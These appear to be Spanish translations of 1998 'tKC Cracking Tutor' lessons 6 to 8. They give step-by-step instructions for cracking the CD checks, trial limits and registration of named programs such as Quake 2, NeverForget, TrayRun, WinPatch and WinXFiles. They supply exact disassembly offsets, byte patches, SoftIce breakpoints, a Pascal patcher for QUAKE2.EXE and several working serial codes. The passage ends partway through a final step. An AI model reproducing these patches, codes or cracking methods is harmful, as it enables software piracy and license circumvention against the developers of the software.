:0043E7A1 BA6CE84300          mov edx, 0043E86C

:0043E7A6 E841E6FDFF          call 0041CDEC
```

- **Paso 9.**- Ok, vamos a buscar que hace. Pulsa RePág una o dos veces hasta ver:

```
* Possible StringData Ref from Code Obj ->"C:\windows\system\system.cyt"


:0043E743 BA34E84300          mov edx, 0043E834

:0043E748 8B08                mov ecx, dword ptr [eax]

....

....


* Possible StringData Ref from Code Obj ->"true"  <---- good boy


:0043E769 BA5CE84300          mov edx, 0043E85C

:0043E76E E85153FCFF          call 00403AC4

:0043E773 7418                je 0043E78D  <---- if not goto bad boy

....
```

....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0043E773(C)

:0043E78D C605EC27440001 mov byte ptr [004427EC], 01

:0043E794 A1001C4400 mov eax, dword ptr [00441C00]

:0043E799 8B00 mov eax, dword ptr [eax]

:0043E79B 8B8020020000 mov eax, dword ptr [eax+00000220]

* Possible StringData Ref from Code Obj ->"Registered" <---- good boy

- **Paso 10.**- Interesante... ves lo que yo veo?? Que es eso de “C:\Windows\system\system.cyt”? Busca este fichero, y encontramos:

6

false

- **Paso 11.**- Hmm, vamos a probar a cambiar “false” por “true”. Graba los cambios y ejecuta CYT.EXE. Wow, esta registrado!! Es una de las protecciones más estupidas que he visto.

Parte 3: Como crackear la comprobación de CD en Quake 2 3.10

- **Paso 1**.- Ejecuta QUAKE2.EXE.

- **Paso 2.**- Veras el mensaje que te dice que insertes tu CD para jugar. Ok, no problem, apunta el mensaje de error. (“You must have the Quake2 CD in the drive to play”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta Windows Commander, ve al directorio de Quake2.

- **Paso 5.**- Copia QUAKE2.EXE a QUAKE2.EXX, y copia QUAKE2.EXE a QUAKE2.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla QUAKE2.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE,y escribe: “You must have the Quake2 CD in...” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**. Cierra la ventana SDR, y deberías ver la línea:

```
* Referenced by a CALL at Address: 00429038   <---- qué es eso?

:0042D4F0 E83BFFFFFF          call 0042D430

:0042D4F5 803800              cmp byte ptr [eax], 00

:0042D4F8 750F                jne 0042D509  <---- bad boy


* Possible StringData Ref from Data Obj ->"You must have the Quake2 CD in "

                                         ->"the drive to play."
```

- **Paso 9.**- Ok, vamos a buscar que llamada se produce. Hmm, ves lo que yo veo? Mira arriba, a la referencia por una llamada en 429038. Haz click en el botón Goto Code Location, y pon 429038.

- **Paso 10.**- Interesante... que hemos conseguido? Aquí esta lo que tenemos:

```
:00429034 85C0                test eax, eax
```

:00429036 7505 jne 0042903D <---- if not, jump to good boy

:00429038 E8B3440000 call 0042D4F0 <---- bad boy!

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00428FE5(U), :00428FF5(C), :00429019(U), :00429036(C)

:0042903D E84E710000 call 00430190 <---- good boy!

- **Paso 11.**- Ok, vamos a cambiar 75 por EB en la dirección 429036. Asegurate de que la barra verde esta en 00429036 7505 jne 0042903D y deberías ver la dirección debajo de la pantalla, algo como @Offset 00028436h. Es donde puedes hacer el parche para QUAKE2.EXE.

- **Paso 12.**- Vuelve a WC, ejecuta HIEW QUAKE2.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28436. Deberías ver algo como:

00028436: 7505 jne 00002843D ---------- (1)

00028438: E8B3440000 call 00002C8F0 ---------- (2)

0002843D: E84E710000 call 00002F590 ---------- (3)

00028442: 8B0DEC0F4700 mov ecx,[000470FEC]

00028448: A388104700 mov [000471088],eax

- **Paso 13.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar los cambios y sal de HIEW.

- **Paso 14.**- Ejecuta QUAKE2.EXE, funciona? **Eeyaaa** Lo has hecho!!

Parte 4: Como registrar TrayRun 2.0.1

- **Paso 1**.- Ejecuta TRAYRUN.EXE.

- **Paso 2.**.- Haz click en Register, pon tu nombre y cualquier código y... **boom** Registración inválida.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TRAYRUN.

- **Paso 5.**- Copia TRAYRUN.EXE a TRAYRUN.EXX, y copia TRAYRUN.EXE a TRAYRUN.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla TRAYRUN.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Registration failed”. (Recuerda el mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver las líneas:

```
* Possible StringData Ref from Code Obj ->"RegC"  <---- and this?

:0042E6C0 BAACE74200        mov edx, 0042E7AC

:0042E6C5 8BC6              mov eax, esi

....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0042E64C(C)
```

* Possible StringData Ref from Code Obj ->"Registration Failed." <---- bad boy

:0042E6F6 B8BCE74200 mov eax, 0042E7BC

- **Paso 9.**- Ves lo que yo veo? Referenced jump! Ok, vamos a hacer click en Goto Code Location y pon 42E652C y encontrarás:

:0042E64C 0F85A4000000 jne 0042E6F6 <---- if not, jump to bad boy

* Possible StringData Ref from Code Obj ->"Registration Succesful." <---- good boy

:0042E652 B848E74200 mov eax, 0042E748

- **Paso 10.**- Kewl... Let´s play! Asegurate de que la barra verde esta en 0042E64C 0F85A400000 y verás la dirección de compensación bajo la pantalla, (@Offset 0002DA4Ch). Es donde puedes hacer el parche para TRAYRUN.EXE.

- **Paso 11.**.- Vuelve a WC, ejecuta HIEW TRAYRUN.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, pon 2DA4C y deberías ver lo siguiente:

0002DA4C: 0F85A4000000 jne 00002DAF6 ---------- (2)

0002DA52: B848E74200 mov eax,00042E748

0002DA57: E87CBBFFFF call 0000295D8 ---------- (3)

0002DA5C: B201 mov dl,001

0002DA5E: B870304200 mov eax,000423070

0002DA63: E8BC4AFFFF call 000022524 ---------- (4)

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F84, pulsa F9 para grabar los cambios, y sal de HIEW.

- **Paso 13.**- Ejecuta TRAYRUN.EXE. Pon tu nombre y cualquier código, ahora dice que esta registrado, no? Haz click en About y veras tu nombre, kewl...

- **Paso 14.**- Ahora sal de TrayRun ejecutalo otra vez. Hmm, todavía no esta registrado? Ahora que? NO necesitas mearte los calzoncillos! El programa comprueba tu nombre en el registro WIN si es válido! Ellos estan almacenados en HKCY\Software\KJTNET\TrayRun\Settings.

- **Paso 15.**- Vuelve a W32Dasm y abre la ventana SDR, y escribe “RegC”. (Recuerdas donde has estado antes?) Lo has visto en la dirección 42E6C0 antes de que arreglaramos la 1ª parte. Ahora haz doble click en “RegC”.

- **Paso 16.**- Cierra la ventana SDR, deberías ver las líneas:

* Possible StringData Ref from Code Obj ->"RegC"

:004309EC BA9C0B4300 mov edx, 00430B9C

:004309F1 8BC3 mov eax, ebx

....

....

:00430A0C 833DD426430000 cmp dword ptr [004326D4], 00000000 <---- regcode!

:00430A13 750D jne 00430A22

:00430A15 833DD826430000 cmp dword ptr [004326D8], 00000000

:00430A1C 0F84E0000000 je 00430B02 <---- if not, jump to bad boy

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00430A13(C)

:00430A22 A194264300 mov eax, dword ptr [00432694]

- **Paso 17**.- Ahora hecharas un buen vistazo. Hmm, 430B02, esta demasiado lejos del salto desde 430A1C, piensas que saltará muy lejos si eres un buen chico? Yo no pienso así. Mira a la dirección 430B02:

:00430B02 A1A0264300 mov eax, dword ptr [004326A0]

:00430B07 E86C04FFFF call 00420F78

.....

.....

....

:00430B26 E8C928FDFF call 004033F4

- Como ves 430B02 esta cerca de 430B2B (lo que quiere decir que vuelve antes de que la llamada se produzca) Así que no puede ser que salte, así que normalmente tengo que hacer esto, encontrar la última comparación antes del comando RET.

- **Paso 18.**- Ahora tenemos que apuntar y buscar:

:00430ADC 740C je 00430AEA <---- if kewl, jump to good boy

:00430ADE A1A0264300 mov eax, dword ptr [004326A0]

:00430AE3 E89004FFFF call 00420F78

:00430AE8 EB22 jmp 00430B0C <---- jump to bad boy (final part)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00430ADC(C)

:00430AEA A19C264300 mov eax, dword ptr [0043269C]

:00430AEF 8B80E0010000 mov eax, dword ptr [eax+000001E0]

:00430AF5 8B15D4264300 mov edx, dword ptr [004326D4] <---- regcode!

Así que sabremos que tenemos que arreglar la dirección 430ADC! Asegurate de que la barra verde esta en 00430ADC 740C, con lo que verás la dirección de compensación (@Offset 0002FEDCh). Es donde puedes hacer el parche para TRAYRUN.EXE.

- **Paso 19.**- Vuelve a WC, ejecuta HIEW TRAYRUN.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, pon 2FEDC, y deberías ver algo como:

0002FEDC: 740C je 00002FEEA ---------- (1)

0002FEDE: A1A0264300 mov eax,[0004326A0]

0002FEE3: E89004FFFF call 000020378 ---------- (2)

0002FEE8: EB22 jmps 00002FF0C ---------- (3)

0002FEEA: A19C264300 mov eax,[00043269C]

Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 20.**- Ahora ejecuta TRAYRUN.EXE... No NAG so far, ahora haz click en about. Wow, esta registrado!

Parte 5: Código fuente Pascal para parches, por tKC/PC ´98

```
Uses Crt;


 Const A: Array[1..1] of Record {<-------- 1 bytes to be patched}

                    A : Longint;

                    B : Byte;

                   End =

((A:$28436;B:$EB)); {<--------------- offset "28436" and byte "EB" to be changed}


Var Ch:Char;

   I:Byte;

   F:File;

   FN:file of byte;
```

```
   Size:longint;




Begin

 Writeln('Little Patch');writeln('Crack for Quake 2 3.10 by tKC/PC "98');

 Assign(F,'QUAKE2.EXE'); {<-------------- filename to be patched}



 {$I-} Reset(F,1); {$I+}

 If IOResult <> 0 then

   begin

   writeln('File not found!');

   halt(1);

   end;

 For I:=1 to 1 do {<----------------------- 4 bytes to be patched}

 Begin

  Seek(F,A[I].A);

  Ch:=Char(A[I].B);

  Blockwrite(F,Ch,1);

 End;
```

```
 Writeln('File successfully patched!');

End.
```

Últimas palabras:

Espero que te hayas divertido con este tutorial mucho más de lo que yo lo hize! J

Te veré la próxima vez en el tutorial #7.

Agradecimientos a Celeste, Hanna, Kandi, Lizel, Taha, PowerLord y a todo el mundo en el canal PC98!

Este tutorial esta dedicado a Celeste... pretty woman.

Puedes encontrarme en #PC98 o mandame un email a tkc@goplay.com

Que te diviertas!,

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94-´98

2-2-1998

tKC CRACKING TUTOR, LECCIÓN 7

Bienvenido al tutorial del cracker #7!

Phew, muchas abejas me han preguntado si iba a continuar escribiendo tutoriales. Así que tu estas mirando a esta nueva versión de Windows! Espero que te guste este kewl proggie! J Más abejas... **cought**

Peligro! Este tutorial es realmente una madre!! **Sonrisa**

En este tutorial te enseñaré todo sobre W32Dasm y SoftIce. Gracias a Dios por un nuevo superPC!

Ok, let´s rave!!

Contenidos:

1) Como eliminar la comprobación de CD en Balls of Steel 1.1 usando W32Dasm

URL: http://www.pinfllwizards.com/bosdownload.htm

2) Como eliminar el NAG y el límite de 30 días en NeverForget 1.00 , usando W32Dasm

URL: http://www.neverforget.com/trial.html

3) Como registrarse en Phone Plus 2.00, usando SoftIce

URL: http://www.aros.net/~impulse

4) Como registrarse en WinPatch 1.0.06, usando SoftIce

URL: http://www.artistry.com/products/winpatch/wp.exe

5) Sumario

6) Mis últimas palabras

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estarán contentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

Asegurate de tener estas herramientas para el próximo tutorial!!

Parte 1: Como eliminar la comprobación de CD en Balls of Steel 1.1

- **Paso 1.**- Ejecuta BOS.EXE

- **Paso 2.**- Veras el mensaje que dice que debes insertar el CD para jugar. Ok, no problem, apunta el mensaje. (“Please inset tha Balls of Steel CD and click...”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de BOS.

- **Paso 5.**- Copia BOS.EXE a BOS.EXX, y copia BOS.EXE a BOS.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla BOS.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE y escribe: “Please insert the Balls of Steel...” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y de verías ver la línea:

```
:00439882 B9F4984300          mov ecx, 004398F4

* Possible StringData Ref from Code Obj ->"Please insert the Balls of Steel "
```

- **Paso 9.**- Ok, vamos a ver que llamadas realiza este procedimiento. Hmm, debemos volver al principio de este procedimiento.

- **Paso 10.**- Pulsa RePág 2 o 3 veces y encontramos:

- **Paso 11.**- Ok, vamos a ver que llamadas realiza este procedimiento. Mira arriba, la referencia a la llamada en 4399D5.

- **Paso 12.**- Ah! Encontramos la llamada aquí:

```
:004399D5 E8CAFDFFFF          call 004397A4
```

- **Paso 13.**- Hmm, vamos a ver que pasa con esta llamada. Asegurate de que la barra verde esta en 004399D5 E8CAFDFFFF call 004397A4 y verás la dirección de compensación bajo la pantalla, (@Offset 00038DD5h). Es donde puedes hacer el parche para BOS.EXE.

- **Paso 14.**- Vuelve a WC, ejecuta HIEW BOS.EXE, pulsa F4 para seleccionar modo

descodificador (ASM), pulsa F5 y pon 38DD5. Deberías ver lo siguiente:

```
00038DD5: E8CAFDFFFF        call   000038BA4   ---------- (1)

00038DDA: E8D1FBFFFF        call   0000389B0   ---------- (2)

00038DDF: 8B0B              mov    ecx,[ebx]

00038DD5: E8CAFDFFFF        call   000038BA4   ---------- (1)

00038DDA: E8D1FBFFFF        call   0000389B0   ---------- (2)

00038DDF: 8B0B              mov    ecx,[ebx]
```

- **Paso 15.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 9090909090, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 16.**- Ejecuta BOS.EXE, funciona? **Heeyaa** Lo has hecho!!

–

Parte 2: Como eliminar el NAG y el límite de 30 días en NeverForget 1.00

- **Paso 1**.- Ejecuta NeverForget.exe

- **Paso 2.**- Veras ese NAG, muy irritante, no? Ok, no problem, apunta el mensaje. (“Demo version 1.00 installed on...”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de NeverForget.

- **Paso 5.**- Copia NeverForget.exe a NeverForget.exx, y copia NeverForget.exe a NeverForget.W32.

- **Paso 6.**- Ejecuta W32Dasm, y desensambla NeverForget.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y pon “Demo version” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, con lo que deberías ver la siguiente línea:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00408D55(C)   <--- what's it?



* Possible StringData Ref from Data Obj ->"Demo version "
```

- **Paso 9.**- Ok, vamos a ver que salto realiza este proceso. Mira arriba, a la referencia por la llamada en 408D55! Haz click en Goto Code Location, y pon 408D55.

- **Paso 10.**- Ahora encontramos el salto aquí:

```
:00408D55 0F84F30B0000        je 0040994E

:00408D5B 53                  push ebx

:00408D5C 53                  push ebx
```

- **Paso 11.**- Ok, si miramos abajo, encontraremos también la comprobación de tiempo. (“Will expire soon”) Así que, si esquibamos este salto... pero a donde podemos saltar? Vamos a hechar un buen vistazo a:

```
:00408E2B 53                  push ebx
```

- **Paso 12.**- Este debe ser el final de la comprobación de tiempo. Vamos a ver que pasa si saltamos a esta dirección. Asegurate de que la barra cyan esta en 00408E2B 53 push ebx y verás la dirección de compensación bajo la pantalla, (@Offset 0000822Bh). Recuerda este Offset. Y volvemos a la dirección 408D55, este offset debería ser 8155h, no?

- **Paso 13.**- Ok, vuelve a WC, ejecuta HIEW NEVERF~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon 8155, deberías ver algo como:

```
00008155: 0F84F30B0000          je     000008D4E   ---------- (1)

0000815B: 53                    push   ebx
```

- **Paso 14.**- Ahora pulsa F3, luego TAB, pon “jmp 822B” y pulsa ESC. Veras:

```
00008155: E9D1000000            jmp    00000822B
```

- **Paso 15.**- Ahora puedes pulsar F9 para guardar los cambios y salir de HIEW.

- **Paso 16.**- Ejecuta NeverForget.EXE. **boom**. No NAGs, no ha caducado! Kewl, lo has hecho!!

Parte 3: Como registrarse en Phone Plus 2.00

- **Paso 1**.- Ejecuta Phone.EXE

- **Paso 2.**- Ahora ves ese NAG, parece mierda, no? Ok, no problem, haz click en “Enter Registration Code..”

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWSTEXTA y pulsa F5 para volver a PhonePlus.

- **Paso 5.**- Pon “tKC/Pc ´98” como tu nombre y “12345” como tu código, y haz click en OK.

- **Paso 6.**- Ahora estas de vuelta en SoftIce, escribe D EAX, y ahora ves “12345” en Data Window.

- **Paso 7.**- Hmm, no... pulsa F5, escribe D EAX, ah, encuentras “tKC/PC ´98” en Data Window. **Boom**

- **Paso 8.**- Pulsa F11 para llamar al caller. Ves EAX=00000000A en Register Window. Es el largo para nuestro nombre (Probamos? A y consigues 10)

- **Paso 9.**- Ahora estamos en el lugar correcto. Rastrea al descendiente (Pulsa F10) hasta ver:

015F:7C69D80F POP EDI

- **Paso 10.**- Escribe D ECX, también veras nuestro nombre en Data Window. Rastrea otra vez (F10) hasta conseguir:

015F:0040EC61 CALL 0040ECBA

- **Paso 11.**- Desde que sabemos que esta es la última llamada antes de que el mensaje de error explote. Necesitamos ir dentro de esta llamada. Pulsa F8 para rastrear la llamada.

- **Paso 12.**- Rastrea hasta ver:

015F:7C681D37 MOV ESI,ECX

- **Paso 13.**- Ahora escribe D EAX, y que vemos en Data Window? **Nuestro código**

- **Paso 14.**- Pon BD* y pulsa F5 para volver a PhonePlus.

- **Paso 15.**- Pon "1P3201795" **boom** registrado!!

Parte 4: Como registrarse en WinPatch

- **Paso 1**.- Ejecuta WinPatch.EXE.

- **Paso 2.**- Ahora ves ese NAG, parece mierda, no? Ok, no problem, haz click en "Enter Registration Code.."

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWSTEXTA y pulsa F5 para volver a WinPatch.

- **Paso 5.**- Pon "The Keyboard Caper" como tu nombre y "12345" como ID, y "Phrozen Crew ´98" como empresa. Luego haz click en OK.

- **Paso 6.**- Ahora estas de vuelta en SoftIce, escribe D EAX, y ahora ves nuestro nombre en

Data Window.

- **Paso 7.**- Hmm, no... pulsa F5, escribe D EAX, ah, encuentras “12345” en Data Window, no esta listo todavía.

- **Paso 8.**- Pulsa F5 otra vez, pon D EAX **boom** nuestra empresa en Data Window. We are ready to rave.

- **Paso 9.**- Pulsa F11 para llamar al caller. Ves EAX=00000010 en Register Window. Es el largo para nuestra empresa (Probamos? 10 y consigues 16)

- **Paso 10.**- Ahora estamos en el lugar correcto. Rastrea al descendiente (Pulsa F10) hasta ver:

```
015F:0040F2A1  PUSH EDX

015F:0040F2A2  PUSH EAX

015F:0040F2A3  CALL 00416B50
```

- **Paso 11.**- Desde que sabemos que esta es la última llamada antes de el mensaje de error explote. Let´s try, pon D EAX, y que ves en Data Window? **Nuestro código**

- **Paso 12.**- Pon BD* y pulsa F5 para volver a WinPatch.

- **Paso 13.**- Pon “D&L-1121-1941-3638” **boom** registrado!!

Parte 5: Sumario

Una vez cargado SoftIce, no puedes desactivarlo haste que reinicies tu PC. Para verificar que SoftIce esta cargado, pulsa la Hot-key de SoftIce (Crtl-D). La pantalla de SoftIce debería aparecer. Para volver a Windows usa X (exit) o G (goto), o F5.

Para la ayuda usa H o F1.

Para rastrear a traves de un código fuente, usa T o F8.

Para rastrear sin ir paso a paso en las llamdas, saltos ect, usa P o F10.

Para fijar puntos de detención, usa BPX <función> ej: BPX GETWINDOWTEXTA o BPX GETDLGITEMTEXTA.

Para ver puntos de detención, usa BL.

Para despejar todos los puntos de detención, usa BC*, o el primer punto de detención. Luego BC0 ect.

Para activar el punto de detención, usa BE0 o BE* para todos los puntos de detención.

Para desactivar puntos de detención, usa BD0 o BD* para todos los puntos de detención.

Para ir dentro de una función, usa F11.

En el próximo tutorial te daré más detalles de SoftIce.

Últimas palabras:

Espero de verdad que te hayas divertido con este tutorial más de lo que yo lo hize!

Si me preguntas amablemente, luego abrá una oportunidad de que consigas el tutorial #8

Agradecimientos a Celeste, Nicolene, Taha & a todo el mundo en el canal PC98!

Puedes encontrame en #PC98 o mandandome un email a tkc@reaper.org

Que te diviertas,

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94-´98

7-3-1998

tKC CRACKING TUTOR, LECCIÓN 8

Bienvenido al tutorial de crackers #8!

Yikes! Aquí estamos otra vez! Más abejas... **cough**.. **cough** Ok, no es un gran problema.

Estoy contento de que a la gente le guste esta versión! Así que estaré en este estilo de libros!

Peligro!!, este tutorial es realmente una madre!! **Sonrisa**

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo!

Ok, let´s rave!!

Contenidos:

1) Como desbloquear CaptureEze97 6.0, usando SoftIce.

URL: http://www.screencapture.com/c97setup.exe

2) Como registrarse en MPEG Player 1.76, usando SoftIce.

URL: ftp://ftp.simtel.net/pub/simtelnet/win95/mmedia/mpegp176.zip

3) Como registrarse en WinXFiles 2.8, usando SoftIce & W32Dasm.

URL: http://www.pepsoft.com/wxf3228.zip

4) Como registrarse en CD-R Diagnostic 0.1.1.3, usando SoftIce.

URL: http://www.enteract.com/~pcrowley/windows/cdrdiagver113.exe

5) Trucos para SoftIce

6) Mis últimas palabras

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estaráncontentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

No me digas que no tienes estas herramientas para el próximo tutorial!

Parte 1: Como desbloquear CaptureEze97 6.0

Sugerencia: Una vez que el programa es desbloqueado, sigue siendo una versión de prueba, solo has eliminado el límite de tiempo. Tendrás que comprar la versión completa.

- **Paso 1**.- Ejecuta CAPEZE97.EXE.

- **Paso 2.**- Verás la ventana que dice que te quedan 45 días de prueba. Ok, no problem, haz click en Purchase. Pon “tKC” como nombre de usuario, “PC 98” como empresa, y “12345” como código.

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWTEXTA y pulsa F5 para volver a CAPEZE.

- **Paso 5.**- Haz click en OK, y ahora estas de vuelta en SoftIce, pulsa F5.

- **Paso 6.**- Puedes pulsar F11 si quieres, pero esto llevará a un largo rastreo, así que lo mejor es pulsar F5 otra vez y luego F11, para obtener al llamador.

- **Paso 7.**- Ves EAX=00000006 en Register Window? Es el largo para nuestra compañía. Sabemos que estamos cerca del nido de la arrabalera. Estamos consiguiendolo allí.

- **Paso 8.**- Ratrea los descendientes (F10) hasta ver:

```
015F:00633FC1  LEA EAX,[EBP-14]   ^P11<---our false code^p

015F:00633FC4  LEA ECX,[EBP-28]   ^P11<---our code!!^p

015F:00633FC7  PUSH EAX

015F:00633FC8  PUSH ECX
```

- **Paso 9.**- Ahora escribe D EAX, Ves “12345” en Data Window? Ok, kewl

- **Paso 10.**- Escribe D ECX. Que ves en la Data Window? **nuestro código**.

- **Paso 11.**- Pon BD* y pulsa F5 para volver a CAPEZE.

- **Paso 12.**-Pon “4422028906994041” **unlocked!!**

- **Paso 13**.- Si no quieres desbloquearlo, puedes encontrar un código restaurar el programa a periodo de demostración pulsando F10 hasta ver:

```
015F:00634034  LEA EAX,[EBP-14]

015F:00634037  LEA ECX,[EBP-28]

015F:0063403A  PUSH EAX

015F:0063403B  PUSH ECX
```

- **Paso 14.**- Pon D ECX y encontrarás un código para volver al período de demostración.

(Nuestro código puede ser diferente, desde que te pregunta por el nombre cuando lo instalas la 1ª vez!)

Parte 2: Como registrarse en MPEG Player 1.76

- **Paso 1**.- Ejecuta MPEGP32.EXE

- **Paso 2.**- Verás ese NAG, muy irritante, no? Ok, no problem, haz click en About/Registration.

- **Paso 3.**- Pon “tKC/PC ´98” como nombre de usuario y “12345” como código.

- **Paso 4.**- Pulsa CRTL-D para activar SoftIce.

- **Paso 5.**- Escribe GETDLGITEMTEXTA y pulsa F5 para volver a MPEGP32.

- **Paso 6.**- Haz click en Register, y ahora estas de vuelta en SoftIce, pulsa F5.

- **Paso 7.**- Ahora pulsa F11, para llamar al caller. Ves EAX=00000005 en Register Window? Es fácil adivinar que es. El largo para nuestro código.

- **Paso 8.**- Ok, ahora deberías ver:

  015F:0040A161 PUSH 00449140

  015F:0040A166 PUSH 0043CCC0

- **Paso 9.**- Pon D 449140 y deberías ver "12345" en Data Window. Pon también D 43CCC0 y verás nuestro nombre.

- **Paso 10.**- Ok, pulsa F10 hasta estar en:

- **Paso 11.**- Necesitamos ir dentro de esta llamada. Esta es la última llamada antes de que el mensaje de error explote. Ok, ahora pulsa F8 para ir dentro de la llamada.

- **Paso 12.**- Rastrea los descendientes (F10), hasta ver:

  015F:0040E75D MOV ESI,[ESP+0C]

  015F:0040E761 MOV EDI,[ESP+10]

  015F:0040E765 LEA EDX,[ESP+0C]

- **Paso 13.**- Que tenemos? Ves ESI=13EE3B42 y EDI=BE096ACF en Register Window?. Estamos entrando en el nido de la arrabalera. J Ok, pulsa F10 hasta que estemos en:

  015F:0040E79F LEA EAX,[ESP+0000010C]

  015F:0040E7A6 MOV DL,[EAX]

- **Paso 14.**- Pon D EAX, y que ves en Data Window? **nuestro código**

- **Paso 15.**- Pon BD* y pulsa F5 para volver a MPEGP32.

- **Paso 16.**- Pon "13ee3b42-be096acf" **boom** registrado!!

Parte 3: Como registrarse en WinXFiles 2.8

Consejo: Este programa esta escrito en Delphi, y a veces usa su propio manipulador. Así que tendremos que usar W32Dasm y SoftIce para entrar en el nido de la arrabalera. J

- **Paso 1**.- Ejecuta WXFILES.EXE.

- **Paso 2.**- Haz click en Register, pon “tKC/PC ´98” como nombre y “12345” como código.

- **Paso 3.**- Pulsa CRTL-D para activar SoftIce, pon BPX GETWINDOWTEXTA y también BPX GETDLGITEMTEXTA.

- **Paso 4.**- Pulsa F5 para volver a WXFILES y haz click en OK.

- **Paso 5.**- Hmm, no ha pasado nada. A Delphi no le gusta eso de GETxxxxxxxx exp´s.. (Dios sabe porque adoro Delphi) J Ok, no es un gran problema, abre W32Dasm y desensambla WXFILES.EXE.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Inválid Registration Password” y haz doble click en el.

- **Paso 7.**- Cierra la ventana SDR, y deberías ver lo siguiente:

```
:00482A1A 668B0DAC2A4800        mov cx, word ptr [00482AAC]

:00482A21 B202                  mov dl, 02

* Possible StringData Ref from Code Obj ->"Invalid Registration Password."
```

- **Paso 8.**- Ahora pulsa RePág hasta ver:

```
:00482990 8D95D4FBFFFF          lea edx, dword ptr [ebp+FFFFFBD4]

:00482996 8B45FC                mov eax, dword ptr [ebp-04]

---
```

:004829C8 754E jne 00482A18 ^P11<---jump if wrong code^p

:004829CA 8B45FC mov eax, dword ptr [ebp-04]

- **Paso 9.**- Ok, tenemos la dirección (482990) y queremos usar esto en SoftIce. Cierra W32Dasm.

- **Paso 10.**- Vuelve a WXFILES, pon tu nombre y código otra vez. No pulses OK todavía.

- **Paso 11.**- Pulsa CRTL-D para activar SoftIce, pon BPX SHOWWINDOW y pulsa F5. Y ahora puedes hacer click en Ok.

- **Paso 12.**- **Boom** Ahora estas en SoftIce. Ok, escribe G 482990 (no necesitas pulsar F5!) Estarás de vuelta en WXFILES. Pon el código, y haz click en OK otra vez.

- **Paso 13.**- **Bomm** Ves la merecida rotura en (GET=x.xx seconds) Kewl, entramos en el nido de la arrabalera.

- **Paso 14.**- Ahora pon BD* y pulsa F10 abajo hasta ver:

015F:004829AB LEA EAX,[EBP+FFFFFBD8]

- **Paso 15.**- Pon D EAX y ves “12345” en Data Window. Kewl, getting on...

- **Paso 16.**- Pulsa F10 abajo hasta estar en:

015F:004829C2 POP EAX

- **Paso 17.**- Ahora pon D EDX y que ves en Data Window? **Arrabalera!!**

- **Paso 18.**- Pulsa F5 y vuelve a WXFILES.

- **Paso 19.**- Pon MCGBVPFMWBAMYXQ **BOOM** Registrado!!

Parte 4: Como registrarse en CD-R Diagnostic 0.1.1.3

- **Paso 1**.- Ejecuta CRDIAG.EXE

- **Paso 2.**- Verás ese NAG, mierda, no? Ok, no problem, haz click en Help/Registration.

- **Paso 3.**- Pon “tKC/PC ´98” como nombre y “12345” como código.

- **Paso 4.**- Pulsa CRTL-D para activar SoftIce.

- **Paso 5.**- Pon GETDLGITEMTEXTA y pulsa F5 para volver a CRDIAG.

